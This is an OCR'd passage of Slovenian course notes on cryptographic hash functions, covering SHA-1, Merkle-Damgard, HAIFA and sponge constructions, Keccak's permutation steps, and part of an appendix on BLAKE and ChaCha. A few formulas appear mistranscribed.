
$$H(X,Y,Z) = X \oplus Y \oplus Z$$

$$I(X,Y,Z) = Y \oplus (X \vee \neg Z)$$

V vsaki ponovitvi uporabimo 32 bitno seštevanje po modulu 2^{32} ter levi krožni zasuk (left rotation) za *s* mest, pri čemer se *s* pri vsaki od operacij spremeni. Na koncu dobimo 128 bitni rezultat (izvleček – message digest) .

13.12.2 SHA-1 (Secure Hash Algorithm 1)

Algoritem SHA-0 gradi na, oziroma je izpeljan iz MD4 ter MD5. V SHA-0 so kriptologi relativno hitro (2 leti) odkrili pomanjkljivosti. Ta ranljivost je v SHA-1 odpravljena z uvedbo dodatne leve rotacije .



Slika 3: SHA-1 operacija

SHA-1 sprejema sporočila dolga do 2^{64} in vrne izhod dolg 160 bitov (torej 32 bitov več kot MD5). Bloki so prav tako dolgi 512 bitov, enako je tudi dopolnjevanje (padding). SHA-1 je zaenkrat še največ uporabljana zgoščevalna funkcija. Vendar, ker so že odkrite pomanjkljivosti, ki bi v nekaterih primerih lahko vodile do zloma, se v novih aplikacijah priporoča uporaba SHA-2. Kljub podobnemu imenu, se SHA-2 precej razlikuje od SHA-0 in SHA-1 .

13.13 Literatura

Wenbo Mao, Modern Cryptography, Hewlett-Packard Company, 2004

http://csrc.nist.gov/groups/ST/hash/documents/FR_Notice_Nov07.pdf, 2010

http://groups.csail.mit.edu/cis/theses/anna-phd.pdf, 2010

http://www.cs.cornell.edu/courses/cs513/2005fa/NL20.hashing.html, 2010

http://www.mozilla.org/projects/security/pki/nss/fips1861.pdf, 2010

http://en.wikipedia.org/wiki/Elliptic_Curve_DSA, 2010

14 Kriptografske zgoščevalne funkcije


14.1 Uvod

Kriptografske zgoščevalne funkcije so nepogrešljiv del šifriranja. Z njimi pridobimo neke vrste prstni odtis (elektronske) vsebine, besedila, datotek itd. Kot take so med drugim uporabljena v elektronskih podpisih, pri postopkih overjanja, generiranju psevdonaključnih števil, hranjenju gesel itd.

V zadnjem desetletju so odkrili več ranljivosti v največ uporabljanih kriptografskih zgoščevalnih funkcijah (MD5 in SHA-1). Edina varna funkcija je preostala SHA-2. Ker pa je družina kriptografskih zgoščevalnih funkcij SHA-2 zgrajena podobno kot SHA-1, je leta 2007 NIST razpisal SHA-3 natečaj za izbiro nove kriptografske zgoščevalne funkcije. Raziskovalci so prijavili več kot 50 idej. Po več letih preverjanja se je pet funkcij prebilo v finale, to so bile: Blake, Groestl, JH, Keccak in Skein. Septembra 2012 je NIST izbral zmagovalko, funkcijo Keccak. Ironija je, da se je družina funkcij SHA-2 zdaj pokazala za varnejšo, kot se je mislilo in SHA-3 trenutno (2013) služi bolj za rezervo.

14.2 Kriptografske zgoščevalne funkcije

Pri kriptografski funkciji moramo vsebino poljubne dolžine (npr. do 2^64 – 1) v fiksno izhodno dolžino npr. 256 bitov. K temu pristopamo tako, da vhod razdelimo na bloke fiksne dolžine in jih obdelujemo enega za drugim, to je tako imenovana Merkle-Damgardova konstrukcija. Pri njej je zanimiva varnostna vrzel, namreč če zadnji blok ni poln, funkcija ni varna ne glede na vse ostalo. Zato mora biti zadnji blok dopolnjen (to je t.i. Merkle-Damgard Strengthening). Del funkcije, ki procesira vhodne bloke je kompresijska funkcija, znotraj nje pa imamo funkcijo runde (to je običajno (prirejeni) simetrični bločni šifrirni algoritem) . Varnostno občutljive so tudi kompresijske funkcije, glede na njihovo konstrukcijo. Največ uporabljamo konstrukcije: Davies-Meyer, Matyas-Meyer-Oseas in Miyaguchi-Preneel , ki so preverjeno varne (Glej Sliko 1).




Slika 1: Največ uporabljane kompresijske funkcije

14.2.1 Konstrukcija Merkle-Damgard

Osnovna Merkle-Damgard konstrukcija je predstavljena v Enačbi 1 in Sliki 2:

$$C_{MD} : \{0,1\}^h \times \{0,1\}^n \rightarrow \{0,1\}^h \qquad (1)$$


Binarni niz dolžine *h* (trenutno notranje stanje) kombiniramo z binarnim sporočilom dolžine *n* (blokom) in dobimo novo notranje stanje (oziroma zgoščeno vrednost) dolžine *h* bitov .



Slika 2: Konstrukcija Merkle-Damgard

14.2.2 Konstrukcija HAIFA

Dodatno varnost omogoča HAIFA konstrukcija kompresijske funkcije (glej Sliko 3). Z njo k vhodu dodamo še t.i. sol (salt, to je/so fiksna(e) vrednost(i) znana(e) le napravi(am), ki računajo zgoščeno vrednost, pogosto kar vnaprej pripravljen(a)(e) konstant(a)(e)) in dinamični števec (običajno je to število do sedaj sprocesiranih bitov v sporočilu).



Slika 3: Konstrukcija HAIFA

HAIFA konstrukcija je predstavljena še v Enačbi 2:

$$C_{HAIFA} : \{0,1\}^h \times \{0,1\}^n \times \{0,1\}^b \times \{0,1\}^h \rightarrow \{0,1\}^h \quad (2)$$

Binarni niz dolžine *h* (trenutno notranje stanje) kombiniramo z binarnim sporočilom dolžine *n* (blokom), stanjem števca dolžine *b* bitov in soljo (salt) dolžine *h* bitov in dobimo novo notranje stanje (oziroma zgoščeno vrednost) dolžine *h* bitov.

Novo notranje stanje (ali na koncu zgoščena vrednost) je tako izračunana, kot kaže Enačba 3 :

$$h_i = (h_{i-1}, M_i, \#b, s) \qquad (3)$$

Operacija s predhodnim notranjim stanjem (trenutno zgoščeno vrednostjo), trenutnim blokom sporočila, števcem bitov in soljo tvori novo notranje stanje oz. zgoščeno vrednost.

14.2.3 Konstrukcija Sponge

V zadnjem času (2007, začetki 1991) je nastala Sponge (spužva) konstrukcija (ki je tudi uporabljena pri funkciji Keccak). Tudi pri tej konstrukciji delimo poljubno dolgo sporočilo na bloke fiksne velikosti in dopolnjujemo sporočilo .
Razdeljena je na fazo absorbiranja - sprejemanja vhoda (absorbing) in fazo izstiskavanja - tvorjenja izhoda (squeezing), izhod je lahko poljubno dolg. Ima fiksno dolgo notranje stanje, katerega en del (bitrate r) ima operacijo ekskluzivni ali (XOR) z blokom sporočila (v fazi vpijanja), medtem ko se drugi del (tako imenovan capacitor c) notranjega stanja spreminja zgolj preko permutacijske oziroma transformacijske funkcije (Glej Sliko 4) .


Kriptografske zgoščevalne funkcije morajo biti odporni vsaj na generične napade . To so kolizija (collision), napad na predpodobo (preimage) in napad na sekundarno predpodobo (second preimage) . Pri koliziji skuša napadalec odkriti dve različni sporočili, ki se pretvorita v isto zgoščeno vrednost. Pri napadu na predpodobo skuša napadalec iz zgoščene vrednosti (rezultata) odkriti vhodno sporočilo. Pri napadu na sekundarno predpodobo, pa pri izbranem sporočilu odkriti drugo, različno sporočilo, ki ima isto zgoščeno vrednost, kot izbrano. Zato da je funkcija varna ne smejo obstajati napadi, ki bi bili učinkovitejši od napadov z golo silo (brute force). Za kolizijo je to *2^n/2*,

za predpodobo in sekundarno predpodobo pa *2^n*. Pri tem je *n* dolžina zgoščene vrednosti v bitih.

14.3 Funkcija Keccak

Funkcijo Keccak so ustvarili Guido Bertoni, Joan Daemen, Michael Peeters in Gilles Van Assche

Temelji na tako imenovanem sponge (spužvastem) modelu in lahko sprejme poljubno dolg vhod ter proizvede poljubno dolg zgoščen izhod (Glej Sliko 4). Večina opisa izvira iz podatkovnega vira



Slika 4: Funkcija Keccak

Pri funkciji Keccak je bistvena Keccak-f(b) permutacija, ki se izvaja na notranjem stanju *a* in ki je tri dimension tabela. Ima 5 bitov v smeri *x*, 5 bitov v smeri *y* in 1, 2, 4, 8, 16, 32 ali 64 bitov v smeri *z*. Na ta način lahko imamo notranje stanje poljubne velikosti med 25 in 1600 bitov (s tem določimo moč funkcije). Če izberemo 256 bitno izhodno zgoščeno vrednost, potem vzamemo 1600 bitno notranje stanje. Zgostitveni parameter *r* (bitrate) je nastavljen na 1088, *c* (capacity) na 512 in *d* (diversifier) na 32. Spremenljivka *s,* ki jo permutiramo, je sestavljena iz *b (b = r + c)* bitov in je inicializirana z *b* ničlami. Pretvorba med spremenljivkama *a* in *s* je (Enačba 4):

s[w(5y + x) + z] = a[x][y][z]. (4)

Če izpustimo indeks *z*, se operacija izvede na vseh točkah *z*. Če izpustimo vrednosti *y* in *z* se operacija izvede na vseh točkah *y-z.* Če pa izpustimo vse tri dimenzije, se operacija izvede na vseh *a* točkah.

Vse operacije po dimenzijah *x* in *y* se računajo po modulo 5 and all operation on *z* are modulo *w*. Dolžina *w* iz *z* je določena z $w = 2^l$ kjer je *i* število med 0 in 6.

Osrčje Keccak zgoščevalne funkcije je permutacija Keccak-f. Sestavljena je iz petih transformacij (Enačba 5):

$$R = \iota \circ \chi \circ \pi \circ \rho \circ \theta \quad (5)$$

Vse transformacije razen ι so invariantne za translacijo v smeri z.

Transformacija θ

Transformacijo θ izračunamo po Enačbi 6:

$$\theta: \; a[x][y][z] \; \leftarrow a[x][y][z] + \sum_{y'=0}^{4} a[x-1][y'][z] + \sum_{y'=0}^{4} a[x+1][y'][z-1], \quad (6)$$

Transformacija θ je translacijsko invariantna v vseh smereh in predstavlja difuzijo (diffusion), (Glej Algoritem 1):

for *x = 0 to 4* ***do***

C[x] = a[x,0]

for *y = 1 to 4* ***do***

C[x] = C[x] $\oplus$ *a[x,y]*

end for

end for

for *x = 0 to 4* ***do***

D[x] = C[x−1] $\oplus$ *ROT(C[x+1],1)*

for *y = 0 to 4* ***do***

A[x,y] = a[x,y] $\oplus$ *D[x]*

end for

end for

Algoritem 1: Transformacija θ

Transformacija ρ

Transformacijo ρ izvedemo po Enačbi 7:

$$\rho\colon\ a[x][y][z]\ \leftarrow a[x][y][z-(t+1)(t+2)/2]$$

$$kjer\ t\ zadošča\ 0\ \leq t\ < 24\ in$$

$$\begin{pmatrix}0 & 1\\ 2 & 3\end{pmatrix}^{t}\begin{pmatrix}1\\0\end{pmatrix}=\begin{pmatrix}x\\y\end{pmatrix}\ v\ GF(5)^{2\times 2}$$

$$ali\ t=-1\ \text{če}\ x=y=0\quad (7)$$

Transformacija ρ je namenjena translacijam prog (lanes) v njej, z namenom doseči disperzijo (dispersion) med rezinami (inter-slice). Operacija je podobna transformacijam v funkcijah RadioGatun, Panama in StepRightUp (Glej Algoritem 2):

$$A[0,0]=a[0,0]$$

$$\begin{pmatrix}x\\y\end{pmatrix}=\begin{pmatrix}1\\0\end{pmatrix}$$

$$\boldsymbol{for}\ t=0\ to\ 23\ \boldsymbol{do}$$

$$A[x,y]=ROT(a[x,y],(t+1)(t+2)/2)$$

$$\begin{pmatrix}x\\y\end{pmatrix}=\begin{pmatrix}0 & 1\\ 2 & 3\end{pmatrix}\begin{pmatrix}x\\y\end{pmatrix}$$

$$\boldsymbol{end\ for}$$

Algoritem 2: Transformacija ρ

Transformacija π

Transformacijo π izvedemo po Enačbi 8:

$$\pi\colon\ a[x][y]\ \leftarrow a[x'][y'],\ s\ \begin{pmatrix}x\\y\end{pmatrix}=\begin{pmatrix}0 & 1\\ 2 & 3\end{pmatrix}\begin{pmatrix}x'\\y'\end{pmatrix}\quad (8)$$

Transformacija π transponira proge (lanes) s pomočjo matrike transpozicij (transposition matrix) in je translacijsko invariantnav smeri *z.* Preprosto prepleta vse proge razen izvorne (*a[0][0]*). Glej Algoritem 3:

$$\boldsymbol{for}\ x=0\ to\ 4\ \boldsymbol{do}$$

$$\boldsymbol{for}\ y=0\ to\ 4\ \boldsymbol{do}$$

$$\binom{X}{Y} = \begin{pmatrix} 0 & 1 \\ 2 & 3 \end{pmatrix} \binom{x}{y}$$

$A[X, Y] = a[x, y]$

end for

end for

Algoritem 3: Transformacija π.

Transformacija χ

Ta transformacija je edina nelinearna transformacija v Keccak-f in jo lahko opišemo, kot 5w S-škatel (S-Boxes) na 5 bitnih vrsticah. Navdihnjena je s podobnimi funkcijami v Panama in RadioGatun, glej Algoritem 4:

for $y = 0$ *to* 4 ***do***

for $x = 0$ *to* 4 ***do***

$A[x, y] = a[x, y] \oplus \big((NOTa[x + 1, y])ANDa[x + 2, y]\big)$

end for

end for

Algoritem 4: Transformacija χ.

Transformacija ι

Transformacijo ι izvedemo po Enačbi 9:

$\iota: \quad a \quad \leftarrow a + RC[i_r] \qquad (9)$

S transformacijo ι razbijemo simetrijo v permutaciji Keccak-f. To stori z dodajanjem konstant k stanju pri vsaki rundi. Te konstante se spreminjajo od runde do runde

14.3.1 Glavni algoritem Keccak

Celotno kriptografsko zgoščevalno funkcijo izračunamo po Algoritmu 5:

Keccak[r,c,d]

$Input\ M\ \in\ \mathbb{Z}_2^*$

$Output\ Z \in \mathbb{Z}_2^*$

$P = pad(M,8)||enc(d,8)||enc(r/8,8)$

$P = pad(P,r)$

$Let\ P = P_0 \parallel P_1 \parallel \cdots \parallel P_{|P|-1} with\ P_i \in \mathbb{Z}_2^r$

$s = 0^{r+c}$

$\boldsymbol{for}\ i = 0\ to\ |P| - 1\ \boldsymbol{do}$

$s = s \oplus (P_i \parallel 0^c)$

$s = KECCAKf[r + c](s)$

$\boldsymbol{end\ for}$

$Z = empty\ string$

$\boldsymbol{while}\ output\ is\ requested\ \boldsymbol{do}$

$Z = Z \parallel \lfloor s \rfloor_r$

$s = KECCAKf[r + c](s)$

$\boldsymbol{end\ while}$

Algoritem 5: Kriptografska zgoščevalna funkcija Keccak

Razlaga: Na začetku sporočilu M dodamo eno enico ter toliko ničel tako da je tudi zadnji bajt sporočila poln. Nato funkcija *enc(x,n)* enkodira celoštevilo *x* in vrne niz *n* bitov, ki predstavljajo *x*. Če imamo 256 bitov, razdelimo vrednost P v bloke P_i (vsak je dolg *r* bitov). Število rund za Keccak-f[1600] je 24.

14.4 Sklep

S funkcijo Keccak smo dobili učinkovito in varno kriptografsko zgoščevalno funkcijo, ki pa nam je ni treba uporabljati, a če se bo SHA-2 družina zgoščevalnih funkcij pokazala za ranljivo, imamo rešitev. Funkcija Keccak je skupaj z drugimi iz SHA-3 natečaja prestala skoraj šest letno presojanje, ocenjevanje, preizkušanje… vse svetovne kriptografske komune.

14.5 Literatura

Gilles Van Assche: Keccak sponge function family, 2009
Eli Biham, Orr Dunkelman: A Framework for Iterative Hash Functions - HAIFA, 2008
Xiaoyun Wang, Yiqun Lisa Yin and Hongbo Yu: Finding Collisions in the Full SHA-1, Crypto 2005

J Upadhyay: Generic Attacks on Hash Functions
Guido Bertoni, Joan Daemen, Michael Peeters, Gilles Van Assche: Sponge Functions
NIST: Cryptographic Hash Algorithm Competition, http://csrc.nist.gov/groups/ST/hash/sha-3/index.html, 2007
I. Damgard: A Design Principle for Hash Functions Crypto 89, 1989
B. Preneel, R. Govearts and J. Vandewalle: Hash Functions Based on Block Ciphers, Crypto 93, 1993
J. Coron, Y. Dodis, C. Malinaud, P. Puniya: Merkle-Damgard Revisited: How to Construct a Hash Function

PRILOGE

A KRIPTOGRAFSKA zgoščevalna funkcija BLAKE

UVOD

Kriptografske zgoščevalne funkcije igrajo na področju šifriranja zelo pomembno vlogo, zato jim pravimo tudi »vlečni konji« šifriranja (1). Pomembne so na večih podpodročjih: pri določitvi enolične oznake podanega niza (fingerprint), kjer imata vsaka dva različna niza tudi dve različni oznaki (oznako v praksi večinoma imenujemo izvleček (s tujko: message digest ali kar hash value). S tem izvlečkom lahko na primer ugotovimo ali se je sporočilo pri prenosu preko omrežja spremenilo bodisi zaradi napake, bodisi zato, ker ga je napadalec spremenil namerno (1). Pri tem lahko izvleček šifriramo s ključem, ki ga poznata obe strani (Message Authentication Code (MAC)) (2), lahko pa imata tudi različna ključa (šifriranje z javnim ključem). Pomembno podpodročje je torej elektronsko podpisovanje (digital signature). Tu so kriptografske zgoščevalne funkcije povezane z asimetričnimi šifrirnimi algoritmi. Asimetričnim šifrirnim algoritmom pravimo tudi šifriranje za javnim ključem, javni ključ je znan vsem, zasebni pa samo lastniku, sta pa drug drugemu inverzna (3). Zato če lastnik sporočilo šifrira s svojim zasebnim ključem, ga lahko dešifrira vsak, ki pozna lastnikov javni ključ. Še več, ve tudi, kdo ga je šifriral (3). Elektronski podpis zato omogoča tudi, da tisti, ki je elektronsko podpisal in šifriral sporočilo, ne more zanikati, da ga ni (non-repudiation) (4). Algoritem poteka tako, da iz sporočila s pomočjo kriptografske zgoščevalne funkcije pridobimo izvleček, ki ga šifriramo z lastnikovim zasebnim ključem (kot smo omenili) (5).

Kriptografske zgoščevalne funkcije so uporabne tudi na drugih področjih, ne samo striktno v šifriranju. Tako so lahko generatorji psevdo naključnih števil (Pseudo-Random Number Generator (PRNG)), detektorji napak med prenosom, za hranjenje gesel in drugo (1).

KRIPTOGRAFSKE ZGOŠČEVALNE FUNKCIJE

Od šifrirnih zgoščevalnih funkcij zahtevamo določene lastnosti, predvsem odpornost na napade. Najpomembnejša razreda sta: prvi je eno-smernost takšnih funkcij (torej, da so ireverzibilne) - iz izvlečka ni mogoče najti vhodnega niza in drugi: odpornost na kolizijo. Pri slednjih zahtevamo, da je zelo težko najti dva različna vhodna niza, ki se preslikata v isti izvleček (6). Večinoma iščemo funkcije, ki so tako enosmerne, kot tudi odporne na trke (kolizijo).

S tem so povezani generični napadi na pred-podobo (enosmernost, pre-image), trke (collision resistance) ter napad na drugo pred-podobo (second pre-image) (7). Pri slednjem skuša napadalec pri


izbranem, fiksnem vhodu najti še en, drugačen niz, oba pa se preslikata v isti izvleček. Razlika med klasičnim napadom na trk, je v tem, da je eden vhodni niz že določen.

Skoraj vse kriptografske zgoščevalne funkcije temeljijo na Merkle-Damgardovi konstrukciji (6). Ker so vhodni nizi (sporočila) različnih dolžin, moramo pri konstrukciji zgoščevalnih funkcij za to poskrbeti. Ta problem rešujemo s kompresijskimi funkcijami. Kompresijska funkcija sprejme dva vhoda fiksne dolžine, na izhod pa vrne rezultat fiksne dolžine, da je vhod poljubne dolžine obdelan, ga razdelimo na bloke, ki so nato vhod v kompresijsko funkcijo (6). Zadnji blok je treba dopolnit (padding) do polne velikosti bloka, sicer nad tem zgrajena zgoščevalna funkcija ni odporna na trke, kakršnakoli že je (8).

KOMPRESIJSKE FUNKCIJE

Blokovne kompresijske funkcije lahko imajo enobločno ali dvobločno širino. Dvobločne se enobločnih razlikujejo po tem, da izvajanje pri njih poteka vzporedno v dveh tokovih. Trenutno se še vedno največ uporabljajo enobločne (sistematizirane, kot PGV modeli (9)). Pri teh je glede na vhode možno sestaviti 64 različnih kompresijskih funkcij, vendar je od tega le 12 PGV modelov odpornih na trke. Največ uporabljane enobločne kompresijske funkcije so: Davies-Meyer (PGV-5), Matyas-Meyer-Oseas (PGV-1) in Miyaguchi-Preneel (PGV-3).

$$E:\ \{0,1\}^n \times \{0,1\}^n \to \{0,1\}^n$$
$$x,k,z \in \{h_{i-1}, M_i, h_{i-1} \oplus M_i, 0\}$$




Slika 1: Splošen PGV model za enobločne kompresijske funkcije

Kompresijske funkcije v glavnem vsebujejo blokovni simetrični šifrirni algoritem (*E* na Sliki 1), kot funkcijo runde. Splošna vhoda v kompresijsko funkcijo sta trenutna, predhodna verižna vrednost (ali inicialni vektorji – pri prvem klicu kompresijske funkcije) h_{i-1} in blok besedila M_i, v nadaljevanju lahko ta vhoda pripeljemo v blokovni algoritem, ali kakor nešifriran tekst (plaintext) ali kot ključ, ter z enim ali obema od vhodov izvedemo XOR operacijo z izhodom iz blokovnega algoritma (9). To je nato izhod iz kompresijske funkcije h_i.

Kompresijska funkcija Davies-Meyer (PGV-5)

Ta kompresijska funkcija na prvem vhodu sprejema verižno vrednost oziroma inicializacijski vektor, na drugem pa blok sporočila (glej Sliko 2), ki ga želimo pretvoriti v zgoščeno vrednost (6). Formula je $h_i = E_{Mi}(h_{i-1})\ xor\ h_{i-1}$




Slika 2: Enobločna kompresijska funkcija Davies-Meyer

Problem pri kompresijski funkciji Davies-Meyer je v tem, da blok sporočila igra vlogo ključa v blokovnem algoritmu. To pa pomeni, da ima morebitni napadalec nad njim popoln nadzor.

Kompresijska funkcija Matyas-Meyer-Oseas (PGV-1)

Model te funkcije je obrnjen glede na Davies-Meyer saj na prvem vhodu prejema bloke sporočil na drugem pa trenutno verižno vrednost (glej Sliko 3) (6). Formula je:

$$h_i = E_{g(h_{i-1})}(M_i)\ xor\ M_i$$




Slika 3: Enobločna kompresijska funkcija Matyas-Meyer-Oseas

Kompresijska funkcija Miyaguchi-Preneel (PGV-3)

Model te funkcije se od Matyas-Meyer-Oseas razlikuje po tem, da se poleg vhoda za sporočilo, tudi vhod za verižno vrednost kombinira z izhodno vrednostjo z operacijo ekskluzivni ali (XOR) v končno izhodno vrednost (oz. izhodno verižno vrednost) (glej Sliko 4) (6). Formula je:

$$h_i = E_{g(h_{i-1})}(M_i)\ xor\ M_i$$



Slika 4: Enobločna kompresijska funkcija Miyaguchi-Preneel

BLAKE kriptografska zgoščevalna funkcija

BLAKE so ustvarili Jean-Philippe Aumasson, Luca Henzen, Willi Meier, Raphael C.-W. Phan (10). BLAKE se šteje kot preprost, hiter in varen algoritem. Zgrajen je iz že znanih in preizkušenih delov: kompresijske funkcije na osnovi ChaCha (varianta Salsa20) pretočne kriptografske funkcije, wide-pipe notranjo strukturo in HAIFA variante, kot izboljšave osnovne Merkle-Damgard konstrukcije (10). BLAKE je na voljo v dveh glavnih različicah, BLAKE-32 in BLAKE-64. Iz njiju nato pridobimo dve okrnjeni različici: BLAKE-28 in BLAKE-48. Nato imamo na koncu zgostitvene vrednosti 224, 256, 384 in 512 bitov, kot je zahteva za SHA-3 natečaj. V preostalem delu tega prispevka bomo natančneje predstavili BLAKE-32 (ki ima izhodno vrednost dolžine 256 bitov). Druge variante (ki jih ne obravnavamo) so po strukturi zelo podobne BLAKE-32.

ChaCha pretočni šifrirni algoritem

ChaCha pretočni šifrirni algoritem temelji na psevdonaključni funkciji, ki običajno deluje na 16 32-bitnih besedah. Njeno stanje predstavimo z matriko s 4 x 4 spremenljivkami in nad njo izvajamo vse transformacije: stolpični in diagonalni korak, ki vsebujeta operacije XOR, seštevanje po modulu 32 in leve rotacije s predefiniranimi konstantami (11). Če ChaCha uporabljamo za šifriranje, so vhodi: 256 bitni ključ, 64 bit "nonce", 64 bitno pretočno stanje in 128 bitne konstante. Če se uporablja kot zgoščevalno funkcijo potem je vhod sestavljen iz 64 bajtnih zaporedij sporočil, izhod pa je 64 bajtna zgoščena vrednost. V obeh primerih je runda sestavljena iz štirih četrtinskih korakov (11).

$$\begin{bmatrix} x_0 & x_1 & x_2 & x_3 \\ x_4 & x_5 & x_6 & x_7 \\ x_8 & x_9 & x_{10} & x_{11} \\ x_{12} & x_{13} & x_{14} & x_{15} \end{bmatrix}$$

$$QR(a,b,c,d)$$
$$a = a + b \bmod 32, d = d \oplus a, d = d <<< 16$$
$$c = c + d \bmod 32, b = b \oplus c, b = b <<< 12$$
$$a = a + b \bmod 32, d = d \oplus a, d = d <<< 8$$
$$c = c + d \bmod 32, b = b \oplus c, b = b <<< 7$$

Kot rečeno ChaCha transformacija je izvedena s stolpičnim in z diagonalnim korakom v okviru(dvojne)

runde, stolpični korak je sestavljen iz štirih četrtinskih korakov (QR_0, …,QR_3) ter diagonalni iz štirih četrtinskih korakov (QR_4, …, QR_7)

$QR_0(x_0, x_4, x_8, x_{12})$

$QR_1(x_1, x_5, x_9, x_{13})$

$QR_2(x_2, x_6, x_{10}, x_{14})$

$QR_3(x_3, x_7, x_{11}, x_{15})$

$QR_4(x_0, x_5, x_{10}, x_{15})$

$QR_5(x_1, x_6, x_{11}, x_{12})$

$QR_6(x_2, x_7, x_8, x_{13})$

$QR_7(x_3, x_4, x_9, x_{14})$

Skupaj imamo 10 takšnih (dvojnih rund).

HAIFA način iteracij

HAIFA ogrodje za iterativne zgoščevalne funkcije in je bil prvič predstavljen leta 2005, kot delo raziskovalcev Eli-ja Biham-a in Orr Dunkelman-a. HAIFA je ena od rešitev za pomanjkljivosti v tradicionalni Merkle-Damgard-ovi konstrukciji (12). Te pomanjkljivosti so predvsem v zvezi za napadom na pred-podobo in napadom na sekundarno pre-podobo. Avtorja trdita, da so predlogi, kot so ovojnice Merkle-Damgard, randomizirano zgoščevanje, ROX, RMC in wide-pipe (uporaba širšega notranjega stanja, kot je nato širina končnega rezultata), mogoče razumeti kot različico HAIFA-e. HAIFA ohranja odpornost na trke ter kot smo omenili, ščiti pred napadom na pred-podobo in napadom na sekundarno pred-podobo (12).
Ideja je, da k vhodom v kompresijsko funkcijo dodamo "sol" in število že obdelanih bitov sporočila. Notaciji za Merkle-Damgard in HAIFA sta:

